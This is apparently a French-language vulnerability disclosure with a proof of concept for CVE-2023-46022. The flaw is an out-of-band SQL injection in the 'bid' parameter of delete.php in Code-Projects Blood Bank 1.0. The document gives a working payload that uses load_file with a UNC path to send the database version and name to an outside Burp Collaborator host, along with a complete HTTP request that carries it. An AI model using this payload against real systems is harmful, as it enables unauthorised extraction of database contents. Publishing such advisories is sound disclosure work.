CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability
- Exploit Author: ersinerenler
Vendor Homepage
Software Link
Aperçu
- Code-Projects Blood Bank V1.0 est exposé à une vulnérabilité de sécurité critique impliquant une injection SQL Out-of-Band (OOB) via le paramètre 'bid' dans le fichier /delete.php. Cette vulnérabilité découle d'un manque de mécanismes de protection adéquats, permettant aux attaquants d'abuser du paramètre et de mener des attaques d'injection SQL OOB via Burp Collaborator. Cela peut entraîner un accès non autorisé et l'extraction d'informations sensibles à partir des bases de données.
Détails de la vulnérabilité
- CVE ID: CVE-2023-46022
- Version concernée : Blood Bank V1.0
- Fichier vulnérable : /delete.php
- Nom du paramètre : bid
- Type d'attaque : Local
Références :
Description
- Le paramètre 'bid' dans le fichier /delete.php de Code-Projects Blood Bank V1.0 est sensible à l'injection SQL Out-of-Band. Cette vulnérabilité provient de mécanismes de protection inadéquats, permettant aux attaquants d'exploiter le paramètre à l'aide de Burp Collaborator pour lancer des attaques d'injection SQL OOB. Grâce à cette technique, un attaquant peut potentiellement extraire des informations sensibles des bases de données.
Preuve de concept (PoC) :
- Interceptez la requête vers delete.php via Burp Suite
- Injectez la charge utile dans les paramètres vulnérables
- Charge utile :

3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
- Exemple de requête pour le paramètre
bid
---
GET /bloodbank/file/delete.php?bid=3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.cuaxacpnxbay7ss8o3csf4bkwb22qtei.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/bloodinfo.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---
- Les informations de base de données et de version ont été récupérées via Burp Suite Collaborator
 ersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability

